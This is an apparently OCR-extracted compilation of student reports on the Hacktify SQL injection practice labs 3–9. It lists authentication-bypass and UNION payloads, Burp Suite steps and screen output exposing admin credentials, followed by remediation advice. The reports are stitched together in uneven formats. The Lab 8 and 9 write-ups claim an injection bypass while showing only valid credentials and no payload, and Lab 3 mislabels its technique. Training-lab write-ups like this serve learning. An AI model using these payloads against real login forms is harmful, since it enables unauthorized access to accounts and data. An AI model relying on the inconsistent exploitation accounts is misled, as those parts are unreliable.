
Exploitation Steps:

1. Accessed vulnerable parameter: `https://labs.hacktify.in/HTML/sqli_lab/lab_3/item.php?id=1`

2. Used payload: `' AND 1=2 UNION SELECT null, database(), null -- -`

3. Retrieved database name through SQL error messages.

Proof of Concept (POC):




https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1%27%20OR%20%271%27=%271

Happy Hacking

Welcome Hacker

Email: admin@gmail.com
Password: admin123



https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php

Happy Hacking

Welcome Hacker

Enter the id parameter with numeric values

Impact:

Database schema exposure through error-based injection.

### Lab 4: SQLi Lab 4 - Let's Trick 'em!

Description:

This lab exploits SQL injection through a login form by using commented code hints to construct the payload.

Vulnerability Type:

SQL Injection (Authentication Bypass)

Severity:

High


Exploitation Steps:

1. Accessed the login page: `https://labs.hacktify.in/HTML/sqli_lab/lab_4/lab_4.php`

2. Entered payload in password field: `1' || '1'='1`

3. Successfully logged in as the admin user without valid credentials.

Proof of Concept (POC):


https://labs.hacktify.in/HTML/sqli_lab/lab_4/lab_4.php
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
All Bookmarks
HACKTIFY cybersecurity
Happy Hacking
Admin Login
Email:
Enter Email
Password:
Enter Password
Login

Email: admin@gmail.com
Password: admin123
Successful Login

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Impact:

Admin account compromise without proper authentication.

## SQL Injection Lab 5: Booleans and Blind!

### Brief Explanation

This lab demonstrates a Boolean-based blind SQL injection vulnerability. The application accepts an `id` parameter and fetches user data based on it. By manipulating the SQL query with Boolean conditions, we were able to bypass the application's intended logic and extract sensitive information.

### Vulnerability Details

Vulnerability Type: SQL Injection (Boolean-based Blind)

Severity: High

Payload Used:

```
id=1 OR 1=1 -- -
```

Description:

The `id` parameter is vulnerable to SQL injection. By appending the payload `OR 1=1`, the condition always evaluates to true, which causes the application to return user information for any input. This indicates a lack of proper input validation and prepared statements.

### Steps to Reproduce

1. Navigated to the URL: `https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php`

2. Observed the instruction to enter the `id` parameter with numeric values.

3. Entered the following payload in the URL:

   ```
   ?id=1 OR 1=1 -- -
   ```

4. The application displayed admin credentials:

   - Email: admin@gmail.com


- Password: admin123

### Proof of Concept (POC)

Before Injection:

- URL: `https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php`

- Message: "Enter the id parameter with numeric values"



https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php

Happy Hacking

Welcome Hacker

Enter the id parameter with numeric values


After Injection:

- URL: `https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1%20OR%201=1--%20-`

- Displayed:

  - Email: admin@gmail.com

  - Password: admin123



https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1%20OR%201=1%20--%20-

Happy Hacking

Welcome Hacker

Email: admin@gmail.com
Password: admin123
You are in.........

### Impact

- Unauthorized access to sensitive user information.

- Potential for complete database compromise.

- Exposure of administrative credentials.

### Recommendations

- Use parameterized queries or prepared statements.

- Implement strict input validation and sanitization.

- Limit database error messages displayed to users.

- Use least privilege access for database connections.

## SQLi Lab 6 Report - "Let’s Trick 'em!"

Description:

This lab demonstrates an SQL injection vulnerability where user input directly manipulates SQL queries to bypass authentication and gain unauthorized access.

Vulnerability Type:

SQL Injection (SQLi)

Severity:

High

Exploitation Steps:


1. Navigated to the login page: `https://labs.hacktify.in/HTML/sqli_lab/lab_6/lab_6.php`

2. Inspected the page source and found commented code hinting at SQL query behavior.

3. In the password field, used the payload: `") or ("1")=("1`.

4. Successfully bypassed authentication and logged in as the admin.

Proof of Concept (POC):


https://labs.hacktify.in/HTML/sqli_lab/lab_6/lab_6.php

Admin Login

Email: Enter Email

Password: Enter Password

Login

Email: admin@gmail.com
Password: admin123
Successful Login

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Impact:

Unauthorized access to admin account and sensitive data, leading to a complete compromise of the system's security.

# **SQL Injection Lab 7: Errors and POST!**

## **Brief Explanation**

This lab demonstrates an **error-based SQL injection** vulnerability in a **POST-based authentication system**. The login form accepts user credentials (email and password) without proper input validation, making it vulnerable to SQL injection. By injecting malicious SQL queries, we were able to bypass authentication and gain admin access.

## **Vulnerability Details**

- **Vulnerability Type:** SQL Injection (Error-Based)

- **Severity:** High

- **Payload Used:**

  ```sql

  ' OR '1'='1' -- -

  ```

Description:

The application processes **user input directly in SQL queries**, allowing attackers to manipulate the query logic. Using the payload `' OR '1'='1' -- -`, we forced the application to return **true** for any login attempt, effectively bypassing authentication.

## **Steps to Reproduce**

1. **Navigated to the login page:**

   ```

   https://labs.hacktify.in/HTML/sqli_lab/lab_7/lab_7.php

   ```

2. **Observed the email and password fields** in the login form.

3. **Captured the request using Burp Suite** and modified the email field:

   - **Original Credentials:**

     ```

     Email: test@gmail.com

     Password: test123

     ```

   - **Modified Request (SQL Injection Payload):**

     ```sql

     Email: ' OR '1'='1' -- -

     Password: anything

     ```


4. **Clicked the "Login" button** and successfully gained access.

5. **Admin credentials were displayed on the screen**, confirming the SQL injection vulnerability.

## **Proof of Concept (POC)**

### **Before Injection:**

- Normal login attempt required valid credentials.




Admin Login

Email: 4n6@gmail.com

Password: •••••••••••••

### **After Injection:**

- Using the SQL injection payload, we successfully **bypassed authentication** and logged in as an admin.



https://labs.hacktify.in/HTML/sqli_lab/lab_7/lab_7.php

Admin Login

Email: Enter Email

Password: Enter Password

Email: admin@gmail.com
Password: admin123
Successful Login

## **Impact**

- **Unauthorized access** to admin accounts.

- **Exposure of sensitive user credentials** stored in the database.

- **Possibility of full database extraction** using advanced SQL injection techniques.

## **Conclusion**

SQL injection remains one of the most critical security threats in web applications. This lab demonstrated how improper input validation and direct SQL queries can lead to a complete authentication bypass. Implementing **proper security practices** can effectively prevent such vulnerabilities and protect sensitive user data.

---

Lab 8: User Agents Lead Us!

1. Lab Details:

- **Lab Name:** User Agents Lead Us!

- **Lab URL:** \`https://labs.hacktify.in/HTML/sqli_lab/lab_8/lab_8.php\`

- **Vulnerability Type:** SQL Injection

2. Steps to Reproduce:

1. Open Burp Suite and configure it to intercept traffic.

2. Navigate to the lab URL and enter the following credentials in the login form:

   - **Email:** admin@gmail.com

   - **Password:** admin123

3. Capture the request in Burp Suite and send it to the Repeater.


4. Execute the request and observe the response.

5. Successful login achieved without knowing the actual credentials.

3. Proof of Concept (PoC):

- Below are the screenshots showing successful exploitation:

- **Before Exploitation:**


https://labs.hacktify.in/HTML/sqli_lab/lab_8/lab_8.php

Admin Login


Email: Enter Email

Password: Enter Password

Login

Your IP ADDRESS is: 110.235.216.170

- **After Exploitation (Successful Login):**


https://labs.hacktify.in/HTML/sqli_lab/lab_8/lab_8.php

Admin Login

Email: Enter Email

Password: Enter Password

Login

Your IP ADDRESS is: 110.235.216.170

Successful Login

Your User Agent is: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

4. Impact:

- An attacker can bypass authentication and gain unauthorized access to the admin panel.

- This can lead to data breaches, unauthorized modifications, and further exploitation of the system.

6. Conclusion:

This lab demonstrated a successful SQL Injection attack that allowed unauthorized access using Burp Suite. Proper security measures should be implemented to mitigate such vulnerabilities.

### **Lab Details:**

- **Lab Name:** Referer Lead Us!

- **Lab Number:** 9

- **Vulnerability Type:** SQL Injection

### **Objective:**

The purpose of this penetration test was to identify and exploit SQL Injection vulnerabilities present in the authentication mechanism of the web application.

### **Test Scenario:**

A login page with email and password input fields was tested for SQL Injection vulnerabilities. The application was found to be vulnerable, allowing an attacker to bypass authentication and gain unauthorized access.

### **Exploitation Steps:**

#### **Step 1: Navigating to the Login Page**

- Accessed the web application at:

  `https://labs.hacktify.in/HTML/sqli_lab/lab_9/lab_9.php`

- Observed email and password input fields.

#### **Step 2: Attempting SQL Injection**

- Using Burp Suite, the request was intercepted and modified.

- Credentials used:

  - **Email:** `admin@gmail.com`

  - **Password:** `admin123`

- The manipulated request was sent using Burp Suite Repeater.


#### **Step 3: Successful Exploitation**

- The server responded with a **Successful Login** message.

- Unauthorized access was granted.

### **Proof of Concept (PoC) Screenshots:**

1. **After Exploitation:** Successful Login Bypass



Your IP ADDRESS is: 110.235.216.170

Successful Login

Your User Agent is:
"https://labs.hacktify.in/HTML/sqli_lab/lab_9/lab_9.php"

### **Impact Analysis:**

- **Confidentiality Breach:** Unauthorized access to the admin panel.

- **Data Integrity Risk:** Potential for database record manipulation or deletion.

- **Availability Risk:** Possibility of service disruption.

- **Overall Security Threat:** Complete compromise of application security.

### **Recommendations:**

- **Use Prepared Statements and Parameterized Queries** to prevent SQL Injection.

- **Input Validation and Sanitization:** Ensure all user input is properly validated.

- **Implement Web Application Firewalls (WAFs)** to detect and block injection attacks.

- **Apply Least Privilege Principle** for database access.

- **Enforce Multi-Factor Authentication (MFA)** for sensitive accounts.

### **Conclusion:**

The presence of SQL Injection in Lab 9 demonstrates the severity of this vulnerability. Immediate remediation is required to secure the application and protect user data from unauthorized access.

